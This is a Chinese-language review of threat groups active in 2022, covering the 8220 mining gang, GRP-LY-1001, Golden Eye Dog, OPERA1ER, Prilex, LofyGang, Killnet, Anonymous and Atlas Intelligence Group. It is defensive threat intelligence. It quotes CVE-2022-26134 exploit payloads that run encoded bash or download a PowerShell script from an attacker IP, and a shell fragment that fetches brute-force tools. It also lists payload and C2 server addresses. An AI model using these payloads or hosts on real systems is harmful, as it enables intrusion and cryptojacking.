今年5月，CNCERT发布了《关于“8220”黑客攻击团伙近期活跃情况的挖掘分析报告》，根据CNCERT近期抽样监测，该团伙渗透了4千台左右的设备并传播挖矿木马。经分析，针对不同操作系统，该团伙执行不同程序。在Linux平台下释放的木马序会关闭防火墙、杀死竞争对手进程、下载恶意载荷，并执行由开源挖矿程序XMRig改编的挖矿程序；在Windows平台下，恶意程序通过解密恶意载荷下载地址，校验钱包及矿池地址，创建线程任务生成矿池配置文件，最终创建快捷方式自启动项来持久化运行挖矿程序。据CNCERT统计，团伙传播目标IP所在地域主要集中在北京、广东、上海等省份城市，区域占比图如下所示：



今年5月31日，Volexity安全公司向Atlassian报告了一个严重的未修补漏洞，该漏洞影响所有Confluence服务器和数据中心支持的版本。6月2日，Atlassian就该严重漏洞向其客户发出警告并在一天后发布了补丁。随后研究人员发现，自该漏洞发布以来出现了大量的漏洞利用尝试，首先扫描易受到该漏洞影响的目标，几天后，攻击者利用该漏洞攻击这些目标。在日志中，研究人员发现这些攻击来源相同，却针对Windows和Linux不同的平台。Linux平台下通过精心设计HTTP请求利用CVE-2022-26134漏洞执行经过编码的bash命令：

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("bash
-c {<BASE64>}|{base64,-d}|{bash,-i}").getInputStream(),"utf-8")).(@com.opensymphony.webwork.
ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/
```

Windows平台下通过精心设计HTTP请求利用CVE-2022-26134漏洞执行经过编码的PowerShell命令：

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("powershell
iex(New-Object Net.WebClient).DownloadString('http:/198.251.86.46/lol.ps1')").getInputStream(),"utf-
8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/
```


无论针对哪个平台，最终受害机器都将执行挖矿程序来为攻击者谋取利益。研究人员从系统中提取出的域名与加密钱包关联到8220挖矿团伙。

今年7月，研究人员观察到8220挖矿团伙利用长期运行的基础设施进行的新活动，使得僵尸网络主机规模达到了3万台。在该团伙的活动时间内，每月都在多次进行更改恶意脚本，2022年6月下旬，团伙开始使用名为“Spirit”的单独文件管理SSH破解功能，文件中包含450个用于SSH破解的用户名和密码组合，包含“root”用户名和常见Linux设备默认密码。另外的改变是该团伙对通过设置黑名单的方式阻止对特定主机的感染，如蜜罐主机。设置黑名单阻止特定主机感染的代码如下：


```
_sigx="$HOME/.sshlannew"

if [ $(id -u) -eq 0 ]; then
    if [ ! -f $_sigx ]; then
        touch $_sigx
        rm -rf $DIR/open.lst $DIR/h.lst $DIR/b.lst $DIR/block.lst
        get $url/spirit $DIR/spirit || download $url/spirit > $DIR/spirit
        get $url/pasx $DIR/p.lst || download $url/pasx > $DIR/p.lst
        get $url/masscan $DIR/masscan || download $url/masscan > $DIR/masscan
        chmod +x $DIR/spirit
```


GRP-LY-1001


今年6月，安恒信息中央研究院猎影实验室持续跟进一起由黑产团伙（内部追踪代号为“GRP-LY-1001”）伪装聚合支付平台定向投递恶意木马进行网络盗刷获利的活动。该团伙的活动至少始于2021年年中，其主要活动形式为通过社工等手段投送虚假的支付平台链接，诱导受害者下载伪装成“安全控件”、“支付密钥”的木马。木马被执行后将收集受害者主机信息（包括浏览器缓存、QQ号QQ好友QQ群组信息、击键记录信息等），后续该团伙根据获得信息可通过一定手法进行盗刷获利。经过分析推测该团伙的产业链如下图所示。



在披露该团伙的半个月左右之后，安恒信息猎影实验室发现该团伙除了针对四方支付以外，也会针对Telegram用户发起钓鱼攻击，经过溯源分析还原了该团伙针对Telegram用户的投递方式。该团伙购买谷歌广告服务，当用户在goolge搜索“Telegram”时，就可以看到Telegram相关的YouTube的广告页面，该YouTube页面为团伙注册的伪装为Telegram的账户主页，这个主页内容上定向指向了伪装的Telegram钓鱼站点。



当受害者运行从钓鱼网站中下载的Telegram安装包时，安装包除了安装正常的Telegram客户端外，还会加载执行捆绑的Gh0st远控木马。攻击流程图如下。



经过对捕获的样本整理分析发现，团伙每隔一小段时间就会更换载荷分发服务器的ip网段，每隔一大段时间就会更换载荷分发服务器的ip。并且初始样本对有效载荷的分发具有随机性，请求的url不同，返回的有效载荷的回连地址也不同，对可能的url进行遍历请求，发现其响应的的最终载荷回连了大量不同的C2服务器。

地址	响应代码	回连ip	端口号	地址	响应代码	回连ip	端口号
http://118.99.36.1:280/0.zip?=0	200	118.99.36.1	6000	http://118.99.36.1:280/h.zip?=0	200	154.39.253.194	1232
http://118.99.36.1:280/1.zip?=0	200	222.186.150.49	8002	http://118.99.36.1:280/i.zip?=0	200	193.84.249.35	1232
http://118.99.36.1:280/2.zip?=0	200	43.129.210.43	1234	http://118.99.36.1:280/j.zip?=0	200	202.8.121.36	1122
http://118.99.36.1:280/3.zip?=0	200	137.220.135.71	1232	http://118.99.36.1:280/k.zip?=0	200	154.39.148.212	1682
http://118.99.36.1:280/4.zip?=0	200	143.92.43.60	1234	http://118.99.36.1:280/l.zip?=0	200	202.95.6.13	7002
http://118.99.36.1:280/5.zip?=0	200	216.83.52.216	1234	http://118.99.36.1:280/m.zip?=0	200	118.107.14.245	1232
http://118.99.36.1:280/6.zip?=0	200	27.124.28.90	2862	http://118.99.36.1:280/o.zip?=0	200	202.95.6.16	3372
http://118.99.36.1:280/7.zip?=0	200	27.124.6.67	3382	http://118.99.36.1:280/p.zip?=0	200	152.32.135.209	5222
http://118.99.36.1:280/9.zip?=0	200	216.83.57.130	8888	http://118.99.36.1:280/q.zip?=0	200	43.136.135.174	3366
http://118.99.36.1:280/a.zip?=0	200	43.243.111.225	8522	http://118.99.36.1:280/s.zip?=0	200	69.176.89.132	3382
http://118.99.36.1:280/b.zip?=0	200	160.202.171.74	3372	http://118.99.36.1:280/u.zip?=0	200	156.240.106.209	1232
http://118.99.36.1:280/c.zip?=0	200	156.240.106.194	1232	http://118.99.36.1:280/w.zip?=0	200	154.23.128.38	1682
http://118.99.36.1:280/d.zip?=0	200	154.39.239.162	1234	http://118.99.36.1:280/x.zip?=0	200	43.248.184.193	1232
http://118.99.36.1:280/e.zip?=0	200	45.158.22.221	1682	http://118.99.36.1:280/y.zip?=0	200	202.146.218.33	1232
http://118.99.36.1:280/f.zip?=0	200	156.240.106.209	1234	http://118.99.36.1:280/z.zip?=0	200	118.107.47.22	1232

金眼狗

金眼狗团伙是一个针对在东南亚博彩行业、狗推相关人员以及海外华人群体的黑产团伙，其业务范围涵盖远控、挖矿、DDoS和流量相关。该团伙的样本免杀效果较好，诱饵诱惑性强，并且不断在更新恶意代码的加载流程。金眼狗团伙的大部分样本具有以下较为明显特点：

· 样本或样本释放的文件中往往包含代码签名。

· 通过“白加黑”方式加载恶意代码

· 经常使用反射式dll注入技术加载恶意代码

· 样本中通常带有中文pdb路径

· 最终加载的远控模块为Gh0st或大灰狼远控。

下文将介绍金眼狗团伙在今年的主要活动：

今年5月，研究人员发现金眼狗团伙更改了恶意代码的触发流程。样本通过伪造的Telegram中文版下载网站进行投递，伪造的Telegram安装包在安装正版Telegram的同时，还释放后续加载器，并将payload经过编码写入注册表。安装完成后并不会立即执行恶意代码，但是当受害者双击启动桌面的Telegram快捷方式时，快捷方式指向的文件将加载恶意的dll，恶意的dll将启动合法Telegram客户端并从注册表中读取并执行payload。通过这种方式使恶意代码更加隐蔽，难以被发现。

今年8月至11月期间，安恒信息猎影实验室捕获到大量东南亚新闻题材为文件名的钓鱼样本，经过溯源发现这些样本主要通过Telegram东南亚地区华人群组进行传播，经过关联分析将本次攻击归因于金眼狗团伙。团伙成员在Telegram群组中投递钓鱼文件截图如下：

经过对比分析发现，本次攻击手法相比于之前做出部分优化，包括：

· 传播钓鱼文件的方式更具诱惑力，在Telegram群组中将样本与具有诱惑力的图片一起发布，并以主题中的重要细节为诱饵，进一步提高用户运行的可能性。

· 对于数字签名文件的使用更加保守，只有在检测到杀毒软件进程时才使用这种文件。这样既能减小滥用的证书被披露的风险，同样能够躲避沙箱的检测。

· 代码混淆效果变好，本次捕获的样本中包含大量的异常跳转和花指令，用于干扰逆向分析。

· 远控模块功能插件较之前增多。

OPERA1ER


OPERA1ER团伙，也被称为DESKTOP-GROUP、Common Raven和NXSMS，自2016年以来一直在活动，其目标是直接对企业进行经济抢劫，获取机密文件和数据，以进一步用于钓鱼攻击。团伙的武器库大部分为开源程序和木马，或在暗网中能够找的免费发布的远控软件，包括Nanocore、Netwire、Agent Teslam Venom RAT、BitRAT、Metasploit和Cobalt Strike Beacon等。

据Group-IB研究人员统计，在2018年至2022年期间，OPERA1ER团伙针对非洲、孟加拉国和阿根廷的银行、金融服务公司和电信供应商发起了至少35次网络攻击。这些攻击导致了上述企业共损失经济总额为1100万美元，实际损失估计高达3000万美元。


OPERA1ER团伙通过法语编写的电子邮件进行钓鱼攻击，大部分情况信息内容为冒充政府税务局或西非国家银行招聘代理，附件为远程控制木马或窃密木马。

在获取受害主机权限后，Opera1er通过窃取的电子邮件凭证进行横向钓鱼，以开展下一阶段钓鱼攻击。由于团伙针对的通常是复杂的数字货币平台，因此通常会花费大量精力研究汇款程序和保护机制，并仔细计划最后兑现的步骤。

Opera1er的主要目标是存有大量金额的机构帐户，使用被盗的凭证将资金转入渠道用户的账户，随后转入他们控制的订阅者的账户中，最后通过ATM以现金的形式取现。在研究人员披露的一个案例中，Opera1er团伙雇佣控制400多个订阅账户的“钱螺”，用于兑换被盗现金，大部分通过ATM在夜间完成提现操作。团伙的提现流程如下：



截止今年11月，研究人员已发现该团伙针对科特迪瓦共和国的两家银行和塞内加尔共和国的一家银行发起攻击。




Prilex

Prilex是一个来自巴西的黑客团伙，自2014年开始活跃，在2016年决定放弃ATM恶意软件，将所有攻击集中在PoS系统上，瞄准支付行业的核心。Prilex团伙对支付市场、EFT软件和协议有着充分的认知并不断更新其工具。在经历了长达一年的业务中断后，重新使用了先进和复杂的恶意软件，以欺诈交易的方式盗取资金。

近几年，Prilex团伙已经从专注于ATM的恶意软件演变为针对巴西国内的支付系统的模块化恶意软件，即EFT和TEF软件。它们的ATM版本和PoS版本之间有许多相似之处。第一个PoS恶意软件于2016年10月在野被发现，前两个样本的编译日期为2010和2011年。但是，研究人员认为由于不正确的系统日期和时间设置导致了无效的编译日期。根据卡巴斯基研究人员统计，近几年Prilex团伙使用的PoS恶意软件更新版本数如下：

近几年Prilex团伙使用的PoS恶意软件新版本数



2022年9月，该团伙的技术进行了升级，PoS恶意软件从简单的内存抓取器演变为非常先进和复杂的恶意软件，直接处理PIN键盘硬件协议，滥用与PoS软件相关的流程来拦截和修改与PIN键盘的通信。此外，在攻击方式上，Prilex的最新版本从基于重放的攻击转变为使用GHOST交易，即使用受害者卡在支付过程中生成的密码进行欺诈交易。用于解析PIN键盘发送和接收消息的代码如下：


```
If (var_128 = "CLO") Then
  RaiseEvent (Me, var_104, var_8C, , )
Else
  If (var_128 = "GPN") Then
    GoTo loc_42C216
  End If
  If (var_128 = "DWK") Then
    If (Me.PermGet() <> 3) Then
      GoTo loc_42C216
    End If
    If getClsGhost().global_92Get() Then
      If (global_104 = 0) Then
        var_130 = getClsGhost().createDWK(2)
      End If
      Me.WriteBufferGet().Content = putFormat(getClsGhost().getDWK(var_8C))
    End If
  Else
    If (var_128 = "OPN") Then
      Call getClsGhost().global_132Get().RunningPut(&HFF)
```


LofyGang

LofyGang是一个有组织的犯罪团伙，专注于窃取信用卡信息、Discord Nitro、Minecraft以及流媒体服务相关的帐户。该团伙使用一个封闭的名称字典在社交媒体中注册id，包括lofy、life、polar、panda、kakau、evil、devil和vilão。

LofyGang团伙的Discord服务器创建于2021年10月31日，疑似为该团伙的管理员与成员之间的沟通渠道。

今年10月研究人员披露称LofyGang团伙在NPM和GitHub等代码托管平台上分发200个恶意程序包和伪造的黑客工具，从而进行凭据窃取。团伙通过向依赖包中引入恶意代码躲避检测。当恶意依赖包被捕获并删除时，攻击者会更换新的依赖包，并发布一个未被删除的新版本主包。目前，研究人员已专门建立一个网站用来追踪该团伙投放的恶意依赖包。



黑客行动主义团伙

黑客行动主义是指使用数字工具和网络犯罪技术来执行由宗教、政治或道德动机所驱动的攻击。黑客行动主义团伙的主要目标通常是政府机构、规模较大的公司或公众人物等。为了表达自身的立场，黑客行动主义者采用与网络犯罪者相似的攻击手法，其中较为常见的包括：

· 入侵目标官方网站，将网站内容更改为黑客行动主义团伙想要宣传的想法。

· 泄露相关个人或组织机密。


· 发起DDoS攻击，黑客行动主义者通常声称对此类攻击负责并公开表达他们的动机。

俄乌战争的硝烟迟迟未散，在激烈的武装冲突背后，网络战场的交锋同样不亚于真枪实弹。而作为战争双方的支持者，Killnet与匿名者两大团伙在今年也异常活跃。下文将介绍Killnet与匿名者团伙在今年的主要活动。

Killnet

Killnet于今年1月首次出现，初期属于黑客雇佣团伙，主要业务为出售DDoS服务。但今年2月下旬，随着俄乌战争的爆发，该团伙转变为黑客行动主义团伙，并宣称其使命是“停止对俄罗斯的侵略”。

Killnet团伙具有清晰的自上而下的层次结构，在Killnet内部，有多个小队根据Telegram频道中发出的指令行事，在攻击行动中表现出较好的协调性。研究人员披露的Killnet大致组织结构图如下。



从团伙出现至今年11月，Killnet针对那些对俄罗斯“不友好”的国家或地区的政府或企业发起攻击，涉及的领域包括航空、交通、军事等，突出事件包括：

· 2022年3月，Killnet针对美国布拉德利国际机场网站发起DDoS攻击，并声称这次攻击是为了回应美国“向乌克兰提供武器”。

· 2022年3月至4月，Killnet声称对北约国家以及欧洲的政府和私人组织被DDoS攻击事件负责。受影响的国家包括捷克共和国、爱沙尼亚、德国、波兰、英国和美国。

· 2022年4月，Killnet对罗马尼亚的政府网站发起DDoS攻击，导致数小时的停机。罗马尼亚国家网络安全局（NDSC）发布的一份声明提到，受影响的网站包括罗马尼亚官方网站和国防部网站。

· 2022年5月，KillNet在社交媒体发布视频，向美英德意等10国政府正式“宣战”。随后Killnet又宣布计划攻击与意大利相关的实体，意大利新闻媒体报道了多个在线门户网站发生中断，其中包括意大利外交和国防部的门户网站。

· 2022年6月，立陶宛国家网络安全中心(NCSC)告警国家网络数据传输网络、政府机构和私营公司遭到DDoS攻击。不久之后，Killnet声称对这些攻击负责，此举是为了报复立陶宛本月早些时候提出的“对俄运输禁令”。

· 2022年7月，Killnet将攻击重点放在波兰，导致多个政府网站无法访问。大多数攻击是针对政府门户网站、税务机关和警察网站的。

· 2022年8月，Killnet团伙异常活跃，首先Killnet团伙在拉脱维亚议会决定将俄罗斯认定为“恐怖主义赞助国”后入侵了其网站。同时，Killnet也开始关注美国，作为对美国军工企业洛克希德·马丁公司向乌克兰提供军事系统的回应，Killnet宣布其入侵了该公司的网站并从一名员工那里窃取了机密数据。

· 2022年9月，多个日本政府网站遭到来自Killnet的网络攻击，Killnet声称这次袭击的原因是日本的“军国主义”。


· 2022年10月，Killnet对美国几个主要机场的网站进行了大规模DDoS攻击，使其无法被访问。

Anonymous

匿名者（Anonymous）团伙的活动起源于2003年，团伙成员来自世界各地，组织主要分布于美国，其次为欧洲各国、非洲、南美洲、亚洲等地。匿名者组织以电影“V字仇杀队”主角面具形象示众，在社交媒体平台拥有专门的账号用于公布其每次的行动目的和诉求。今年匿名者团伙的主要活动如下：

今年2月25日，匿名者宣布对俄罗斯发起“网络战争”以表示对乌克兰的支持，他们声称对"今日俄罗斯"（RT）遭受的一次网络攻击负责。数日后，在车臣宣布向乌克兰派兵后，"匿名者"发布声明称他们攻破了车臣政府网站。而作为对立面的Killnet团伙迅速“以牙还牙”，入侵了匿名者的网站并关闭了网站的访问权限。


今年3月8日，匿名者团伙入侵了400多台俄罗斯摄像机并在backenemylines.live网站上分享了被黑摄像头的实时信息。大约一个星期后，团伙针对俄罗斯顶级政府网站发起了DDoS攻击，导致联邦安全局FSB、证券交易所、俄罗斯联邦政府分析中心和俄罗斯联邦体育部的官方网站被迫关闭离线。



今年4月，匿名者团伙在社交媒体平台声称已经入侵了俄罗斯东正教教堂的慈善机构，并泄露了15GB的数据以及57000封电子邮件。

今年6月，匿名者团伙的附属组织B00da和Porteur宣布入侵了俄罗斯顶级律师事务所并窃取了约1TB的数据，包括电子邮件、法庭文件、客户文件和备份等文件等。


今年9月，匿名者团伙宣称入侵了俄罗斯国防部的网站并泄露了30多万人的数据，这些人可能为被俄罗斯政府动员到乌克兰的预备军人。



新披露黑客团伙


Atlas Intelligence Group

Atlas Intelligence Group（AIG）是今年7月新披露的黑客雇佣团伙，又名亚特兰蒂斯网络军团。AIG团伙的独特之处是招募多个“网络雇佣兵”执行任务的不同环节，而只有管理者才知道任务的整体情况。AIG团伙提供的服务包括分布式拒绝服务攻击（DDoS）、数据库泄露、黑客工具、初始访问权限和其他网络渗透服务等。




自今年5月初以来，AIG团伙一直在快速发展，目前团伙的主要交流平台逐渐由Telegram移步至Matrix。


AIG团伙的独特之处是其既是被雇佣者，又是雇佣者。AIG团伙通过Telegram频道在活动的各个阶段雇佣不同的“网络雇佣兵”进行不同的工作。这种方式使各个阶段的参与者之间进行了隔离，使攻击活动具有较好的保密性。团伙管理者在Telegram群聊中发布的招聘消息如下：



目前，AIG团伙的活动平台主要包括三个Telegram群组和Sellix.io电商。第一个Telegram群组用于出售被泄露的数据库及其数据样本；第二个群组用于发布招聘“网络雇佣军”信息，主要招聘红队成员、社会工程师、恶意软件开发人员等；第三个群组为商业频道，主要发布团队相关公告，如泄露用户的个人信息、下一个攻击目标或关注者感兴趣的相关信息。三个Telegram群组名分别如下：



AIG团伙还通过Sellix.io电商平台销售他们的服务，这是由于该平台能够为任何人提供服务，支持加密货币支付，并能在交易中充当第三方。团伙管理者在Sellix.io电商平台如图：




团伙的组织架构非常清晰，只有一个领导者发布合同，团伙的其他成员负责管理任务、发布广告和频道的运营。自称是“Mr.Eagle”的人是该团伙的主要角色，他的决策非常老练和专业，行为理性，思维缜密。同时，他对群组的管理也有严格的规定，禁止群组中发布未经授权的广告并会移除企图进行诈骗的成员。到目前为止，研究人员已经能够识别出至少四位管理员，他们分别是El Rojo、Mr.Shawji、S41T4M4和Coffee。管理员负责群组的广告发布、管理任务和频道运营，并偶尔与关注者进行沟通。


AIG团伙的攻击范围并不针对特定行业和地区，目前能够观察到该团伙在全球范围内开展恶意活动。但是通过其电商平台能够发现他们出售的大部分数据库都与政府相关，而正在出售的RDP和WebShell访问权限，主要涉及金融、教育和制造行业。

JuiceLedger

JuiceLedger是一个相对较新的黑客团伙，通过名为“JuiceStealer”的.NET程序集窃取信息，活动时间起源于2021年年底。

